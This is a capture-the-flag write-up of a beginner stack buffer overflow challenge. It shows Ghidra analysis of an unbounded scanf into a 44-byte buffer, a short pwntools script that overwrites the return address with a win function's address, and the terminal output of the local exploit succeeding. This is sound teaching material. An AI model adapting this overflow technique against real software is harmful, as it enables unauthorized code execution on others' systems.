
The background is a dark blue, abstract image featuring a perspective of a tunnel or a path receding into the distance. The walls of the tunnel are composed of glowing binary code (0s and 1s) in various shades of blue and green. Light streaks and lens flare effects are visible, creating a sense of motion and depth. The overall aesthetic is futuristic and technological.

CWE Challenge - Win

Michael Mendoza

2023-01-21

Contents

Information Gathering	2
Ghidra	2
Creating the Exploit	3
Python Script	3
Flag	3
Conclusion	3
References	4

Information Gathering

Ghidra

After decompiling the binary, we can see that the vulnerability is in the read_in function.




Figure 1: Read_In Function

The right side shows how scanf is used to overflow buf which can only hold 44 bytes. On the left side, we can see the buf variable is at an offset of 0x38 bytes.

We can also see the win function right above the read_in function!




Figure 2: Win Function

It looks like the win function is at an address of 0x08049df5.


Creating the Exploit

This exploit will be simple, we overwrite the instruction pointer to point to the address of the win function, which will print the flag.

Python Script

```
1 from pwn import *
2
3 offset = 0x38* b'A' #offset found in Ghidra
4
5 p = process('./win') #create variable p for process interaction
6
7 win = p32(0x08049df5) #found win function at this address, packed it
    with 32bit package
8
9 payload = offset + win
10
11 p.sendline(payload)
12
13 p.interactive()
```

Flag



```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Win$ python3 exploit.py
[+] Starting local process './win': pid 13711
[*] Switching to interactive mode
Can you figure out how to win here?
you got the flag!
[*] Got EOF while reading in interactive
$
```

Figure 3: Flag

Our exploit works!

Conclusion

Learning how the stack can be exploited by a buffer overflow attack and how to overwrite the instruction pointer was important to solving this challenge.

References

1. <https://guyinatuxedo.github.io/index.html>